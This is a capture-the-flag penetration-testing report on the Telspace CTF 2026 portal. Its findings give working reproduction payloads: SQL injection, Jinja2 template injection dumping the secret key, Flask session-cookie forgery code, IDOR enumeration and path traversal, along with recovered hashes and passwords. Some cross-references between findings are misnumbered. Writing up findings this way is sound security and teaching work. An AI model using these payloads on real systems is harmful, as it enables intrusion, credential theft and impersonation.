Web application penetration testing report

Prepared for: Telspace Africa

Prepared by: Katlego Tsebe (tester)

Team name: Miss Malicious

Date: 3rd June 2026

Confidentiality statement

This report contains sensitive technical information regarding the Telspace CTF challenge infrastructure and vulnerabilities discovered during the evaluation. This document is intended solely for the use of the participant and the Telspace organizing committee. It may not be reproduced, shared, or distributed publicly in whole or in part, without prior written authorization from the organizers.

Disclaimer

Please note that while all technical testing, vulnerability discovery, and data analysis presented in this report were performed entirely by the tester, generative artificial intelligence, Claude AI was utilized to assist in formatting, refining, and polishing the prose of this document for maximum clarity and professionalism

---

Executive summary

A security assessment was conducted against the Telspace CTF 2026 hackathon portal at `http://172.236.205.82`. The goal was to test how well the application protects itself and its users against an attacker. The login and registration pages were excluded from testing as agreed before the assessment began.

Ten security weaknesses were found during the assessment. Some of these weaknesses can be chained together meaning an attacker who exploits one issue gains the ability to exploit the next, eventually reaching full control of the application. For example, a piece of secret information found in a configuration file was used to create a fake login identity, which then opened the door to reading files on the server and accessing an internal service that was never meant to be reachable from outside.

The weaknesses range from low-impact information leaks all the way to critical issues that allow a complete takeover of the application without knowing any passwords. The most urgent issues to fix are the ones that allow attackers to run their own code inside the application, extract all user data from the database without logging in, and read files stored on the server. Until these are fixed, the application should not be made available to the public. A full list of the issues found, how to reproduce them, and how to fix them is provided in the sections that follow.

Methodology

Testing was conducted entirely manually without automated scanning tools. The following techniques and tools were used throughout the assessment:

- **Browser Developer Tools** — inspecting page source, JavaScript files, network requests, cookies, and console output
- **curl** — sending raw HTTP requests with custom headers and cookies
- **Python (requests, flask_unsign, itsdangerous)** — forging Flask session cookies and automating multi-step exploit chains
- **flask-unsign** — cracking and signing Flask session cookies
- **CrackStation / hashcat** — attempting to crack recovered MD5 password hashes

The assessment followed a logical progression: unauthenticated reconnaissance, authentication bypass, privilege escalation, and post-authentication exploitation. Each finding was discovered by following hints embedded in the application's own content — JavaScript files, chat

messages, group discussions, and reviewer notes — which reflects a realistic attacker approach of thorough manual recon before exploitation.

Risk rating

severity	Cvss v3 score range	definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.9-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	n/a	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Flag summary

Flag	vulnerability
1. flag{js_deobfuscation_is_still_re}	Sensitive Data Exposure via Client-Side Obfuscation
2.flag{legacy_crypto_needs_legacy_secrets}	Hardcoded Encrypted Invite Code in Client-Side JavaScript
3.flag{sqli_turns_recovery_into_discovery}	SQL Injection in Password Recovery Endpoint
4.Flag{md5_cracking_opens_the_chat}	Weak Password Hashing Allows Credential Recovery via MD5
5.flag{jinja_templates_are_not_plain_text}	Server-Side Template Injection in Certificate Endpoint
6.flag{group_ids_are_not_access_control}	Insecure Direct Object Reference on Groups API
7.flag{forged_sessions_open_locked_doors}	Flask Session Cookie Forgery via Leaked Secret Key
8.flag{chat_exports_should_not_read_any_file}	Local File Inclusion via Chat Export Endpoint
9.`flag{url_suffix_checks_do_not_stop_ssrf}`	Server-Side Request Forgery via PDF Import Endpoint
10.flag{recon_found_the_missing_key}	Sensitive Backup File Exposed via robots.txt and Static Assets

Findings

Finding 1: Sensitive Data Exposure via Client-Side Obfuscation

Risk rating: High

Flag**:** flag{js_deobfuscation_is_still_re}

Description: The application stored sensitive validation data and flag components directly inside the publicly accessible frontend JavaScript file `app.bundle.js`. The developers attempted to conceal this data using simple Base64 encoding combined with array shuffling via a `dictionary` array and an `order` array `[1, 2, 4, 3, 6, 5]`. Because all client-side code is downloaded and executed by the user's browser, anyone can view, decode, and reconstruct the hidden data without interacting with the backend server at all. Client-side obfuscation is not a security control.

Reproduction Steps:


1. Navigate to the Telspace Hackathon Portal and open Developer Tools (`F12`).
2. Go to the **`Sources`** tab and `open /static/js/app.bundle.js`.
3. Locate the `dictionary` array containing Base64-encoded strings and the `order` array `[1, 2, 4, 3, 6, 5]`.
4. In the browser console, decode each Base64 string:

```
const dictionary = ['<base64_1>', '<base64_2>', ...];
dictionary.forEach((b, i) => console.log(i, atob(b)));
```

5. Reassemble the decoded fragments in the sequence defined by the `order` array to reconstruct the flag.

Business Impact: An attacker can completely bypass registration controls and access restricted portal functionality without a valid invitation. Exposing application logic and secrets on the client side allows attackers to map administrative features, discover hidden endpoints, and bypass authentication mechanisms without sending a single request to the server.

Remediation: Move all sensitive verification logic and secret data to the server side. Never rely on client-side obfuscation or encoding as a security mechanism. The frontend should only collect user input and transmit it to a secure backend API where it is validated against securely stored server-side data.



A screenshot of the source page with the js files

Finding 2: Hardcoded Encrypted Invite Code in Client-Side JavaScript

Risk Rating: Medium

Flag: `flag{legacy_crypto_needs_legacy_secrets}`

Description: The application protects access to the hackathon portal using an invite code. The encrypted invite code and its decryption key were both stored in publicly accessible JavaScript files. `invite.js` contained the encrypted value `OzcuOiRMKitkeWZzWVda` and `legacy-invite.js` (found in `/static/assets/backup.zip`) contained the plaintext decryption key `telspace2026`. The encryption used was a simple XOR cipher with Base64 encoding, which is trivially reversible

Reproduction Steps:

1. Navigate to the application and view the page source. Note that `invite.js` is loaded as a public static file.

2. Fetch the file directly: `curl` http://172.236.205.82/static/js/invite.js
3. Observe the hardcoded value: `const encryptedInvite = "OzcuOiRMKitkeWZzWVda";`
4. Base64-decode the string: `base64.b64decode("OzcuOiRMKitkeWZzWVda")` → `b';7.:$L*+dyfsYWZ'`
5. XOR each byte against the repeating key `telspace2026`:

```
import base64
decoded = base64.b64decode("OzcuOiRMKitkeWZzWVda==")
key = "telspace2026"
result = ''.join(chr(b ^ ord(key[i % len(key)])) for i, b in enumerate(decoded))
print(result)  # ORBIT-INVITE-26
```


6. Enter `ORBIT-INVITE-26` into the invite code field on the portal to gain access.

Business Impact: Any member of the public can access the invite-only hackathon portal without a legitimate invitation. The invite gate provides no real access control — it only creates the illusion of one. If the portal leads to sensitive challenges, scoring systems, or restricted content, all of it is exposed to unauthorized users. In a real-world scenario, this is equivalent to hiding a door key under the doormat and calling it security.

Remediation:

- **Remove the invite code from client-side code entirely.** The verification should happen only on the server. The client should send the code to the API, and the server should compare it against a securely stored value — the client never needs to know what the correct code is.
- **Never use XOR with a static key as an encryption mechanism.** XOR with a guessable key is trivially reversible and provides no real security.
- **Rotate the current invite code** since it has been exposed and should be considered compromised.

- If invite codes are needed long-term, generate them as random, single-use tokens stored server-side, and distribute them through a secure out-of-band channel rather than embedding them in application code.
-



Finding 3: SQL Injection in Password Recovery Endpoint

Risk Rating: Critical
Flag: `flag{sqli_turns_recovery_into_discovery}`

Description: The forgot password endpoint at `/forgot-password` was vulnerable to SQL injection. User input from the `username field` was passed directly into a database query without sanitisation or parameterisation. Submitting the payload `' OR 1=1 --` bypassed the username lookup entirely and caused the application to dump all user records from the database. The response rendered a table containing user IDs, usernames, and MD5 password hashes for all accounts, along with the flag displayed at the bottom of the page.

Reproduction Steps:


1. Navigate to http://172.236.205.82/forgot-password.

2. In the username field, enter the following payload:

```
' OR 1=1 --
```

3. Submit the form.
4. Observe that the response returns a full table of all users with their IDs, usernames, and password hashes, confirming blind-to-error-based SQL injection.

Extracted user data:



Business Impact: An attacker can extract all user credentials from the database without any authentication. The MD5 hashes are weak and several are crackable using public rainbow tables. This provides a direct path to account takeover for all users including administrators. Depending on password reuse, this could also compromise external accounts.

Remediation: Use parameterised queries or prepared statements for all database interactions. Never interpolate user input into SQL strings. Replace MD5 with a modern password hashing algorithm such as bcrypt, scrypt, or Argon2 with a unique salt per user. Apply the principle of least privilege to the database account used by the application.

Finding 4: Weak Password Hashing Allows Credential Recovery via MD5 Cracking
Risk Rating: High
Flag: `flag{md5_cracking_opens_the_chat}`
Description: The SQL injection vulnerability described in Finding 4 exposed the password hashes of all users in the database. The application stored passwords using MD5, a hashing algorithm that is cryptographically broken and unsuitable for password storage. MD5 produces fixed, fast, and unsalted hashes that are trivially reversible using publicly available rainbow tables and online lookup services. The hash for zephyr_admin_b91 (8621ffdbc5698829397d97767ac13db3) was submitted to CrackStation and returned the plaintext password dragon within seconds. This password was then used to log in to the chat portal as zephyr_admin_b91, granting access to internal group messages and reviewer notes that revealed further attack paths.


Reproduction Steps:

1. Obtain the MD5 password hashes via SQL injection as described in Finding 4.
2. Submit the hash `8621ffdbc5698829397d97767ac13db3` to an online MD5 lookup service such as CrackStation (https://crackstation.net).
3. Observe the plaintext password returned: `dragon`.
4. Navigate to the chat portal login page and authenticate as:
   a. **Username:** `zephyr_admin_b91`
   b. **Password:** `dragon`
5. Observe successful login and access to the chat portal, group messages, and reviewer notes containing sensitive operational information including the hidden admin panel path `/control/reviewer-7f3a9c`.

Business Impact: Weak password hashing allows any attacker who obtains the database , whether via SQL injection, a database backup, or direct access , to recover plaintext credentials rapidly and at no cost. Compromised credentials grant access to the application and any other service where the user has reused the same password. In this case the recovered credentials exposed internal communications, hidden

endpoints, and the path to the admin panel, directly enabling the session forgery attack

Remediation: Replace MD5 with a purpose-built password hashing algorithm such as bcrypt, scrypt, or Argon2id with a unique random salt per user. MD5 and SHA-1 must never be used for password storage under any circumstances. Force a password reset for all existing users and re-hash credentials using the new algorithm. Implement a minimum password complexity policy to reduce the risk of dictionary-based recovery even with stronger hashing.



Finding 5: Server-Side Template Injection in Certificate Endpoint

Risk Rating: Critical

Flag: `flag{jinja_templates_are_not_plain_text}`

Description: The certificate generation endpoint at `/certificate accepted a team_name` parameter and rendered it directly inside a Jinja2 template without sanitisation. The `maxlength="10"` HTML attribute on the input field was a client-side restriction only, trivially bypassed by sending requests directly. Injected Jinja2 expressions were fully evaluated server-side. The payload `{{config}}`

returned the entire Flask application configuration including `SECRET_KEY: telspace-dev-session-key` and `CERTIFICATE_FLAG: flag{jinja_templates_are_not_plain_text}`

Reproduction Steps:

1. While logged in, open the browser DevTools console on `/certificate`.
2. Confirm SSTI with a arithmetic probe:

```
fetch('/certificate', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'team_name={{7*7}}'
}).then(r => r.text()).then(t => {
  const m = t.match(/certifies that <strong>(.*?)<\/strong>/s);
  console.log(m[1]); // returns 49
})
```


3. Confirm `49` is returned, proving Jinja2 template evaluation.
4. Dump the full application config:

```
fetch('/certificate', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'team_name={{config}}'
}).then(r => r.text()).then(t => {
  const m = t.match(/certifies that <strong>(.*?)<\/strong>/s);
  console.log(m[1]);
})
```

5. Observe `SECRET_KEY: telspace-dev-session-key` and the flag in the config dump.

Business Impact: SSTI in Jinja2 can escalate to full remote code execution. In this assessment it exposed the Flask secret key, enabling forging of arbitrary session cookies for any user and bypassing all authentication. In a real-world scenario SSTI can be used to read arbitrary files, execute system commands, and fully compromise the server.

Remediation: Never pass user-supplied input directly into a template renderer. `Use render_template` with context variables rather than `render_template_string` with concatenated user input. Enforce input validation server-side. Store sensitive configuration values outside the Flask config object and load them from environment variables.



Finding 6: Insecure Direct Object Reference on Groups API

Risk Rating: High

Flag: `flag{group_ids_are_not_access_control}`


Description: The groups API at `/api/v1/group/<id>` used sequential numeric IDs to identify groups. The application did not verify whether the requesting user had permission to access a given group before returning its contents. By incrementing the group ID beyond those shown in the UI (groups 1–5), it was possible to access group 6 ("Admin Review"), which was intentionally hidden from the navigation. This group contained restricted messages and a flag.

Reproduction Steps:

1. Log in to the portal and navigate to `/groups`.
2. Open the browser DevTools console and run:

```
for (let id = 1; id <= 10; id++) {
  fetch(`/api/v1/group/${id}`).then(r => r.json()).then(d => {
    if (d.ok) console.log(`group ${id}:`, JSON.stringify(d));
  })
}
```

3. Observe that group 6 returns successfully despite not appearing in the UI, and contains restricted messages and a flag.



Business Impact: Hiding resources from the UI is not an access control mechanism. Any authenticated user can access restricted groups and read confidential internal communications. In a real deployment this could expose operational secrets, credentials, or sensitive business information to unauthorised parties.
Remediation: Implement server-side authorisation checks on every API endpoint. Before returning group data, verify that the requesting user is a member of or has explicit permission to access that group. Never rely on a resource being unlisted as a security control — access must be enforced at the API layer regardless of whether the resource appears in the UI.

Finding 7: Flask Session Cookie Forgery via Leaked Secret Key
Risk Rating: Critical
Flag: `flag{forged_sessions_open_locked_doors}`
Description: The Flask SECRET_KEY recovered via SSTI (telspace-dev-session-key) was used to forge valid session cookies for any user in the application. Flask signs session cookies using HMAC with the secret key. Knowing the secret key allows an attacker to craft a cookie with any payload — including impersonating privileged users — and have the server accept it as genuine. This was used to

impersonate ctf_judge_x7k2 (user_id 4) and gain access to the restricted reviewer control panel at `/control/reviewer-7f3a9c`

Reproduction Steps:

1. Recover the secret key via SSTI as described in Finding 5: telspace-dev-session-key
2. Identify target user ctf_judge_x7k2 (user_id 4) from the SQL injection dump in Finding 3.
3. Forge a session cookie using Python:


```
from flask.sessions import SecureCookieSessionInterface
class MockApp:
    secret_key = 'telspace-dev-session-key'
    config = {'SECRET_KEY': 'telspace-dev-session-key',
'SECRET_KEY_FALLBACKS': None}
app = MockApp()
si = SecureCookieSessionInterface()
s = si.get_signing_serializer(app)
cookie = s.dumps({"invite_verified": True, "user_id": 4,
"username": "ctf_judge_x7k2"})
print(cookie)
```

4. Use the forged cookie with the session cookie name alongside a valid player_token to access /control/reviewer-7f3a9c

Business Impact: A leaked secret key completely undermines Flask's session security model. Any attacker who obtains it can impersonate any user including administrators, without knowing any passwords. All session-based access controls across the entire application become ineffective. The impact is equivalent to a full authentication bypass.

Remediation: Immediately rotate the SECRET_KEY to a cryptographically random value of at least 32 bytes. Never hardcode it in source code — load it from an environment variable or a secrets manager such as HashiCorp Vault or AWS

Secrets Manager. Fix the SSTI vulnerability that allowed the key to be leaked in the first place.



Finding 8: Local File Inclusion via Chat Export Endpoint
Risk Rating: High
Flag: `flag{chat_exports_should_not_read_any_file}`

Description: The chat export endpoint at `/control/reviewer-7f3a9c/export` accepted a `file` query parameter and used it to read files from the server's filesystem. The application attempted to restrict access using a blocklist that returned 403 for paths containing `..` directly, but this did not prevent path traversal when the traversal was embedded within an allowed prefix. By supplying the path `../dump/flag.txt`, it was possible to read a file outside the intended export directory, confirming arbitrary file read on the server.

Reproduction Steps:

1. Access the reviewer control panel as `ctf_judge_x7k2` (see Finding 6).
2. Send a request to the export endpoint with a path traversal payload:

```
curl -s -b "session=<forged_cookie>" \
  "http://172.236.205.82/control/reviewer-7f3a9c/export?file=../dump/flag.txt"
```

3. Observe the response returns the contents of `flag.txt` from outside the export directory.

Business Impact: Arbitrary file read allows an attacker to read any file accessible to the web server process, including application source code, configuration files, environment variables, private keys, and database files. This can lead to full application compromise and lateral movement across systems.

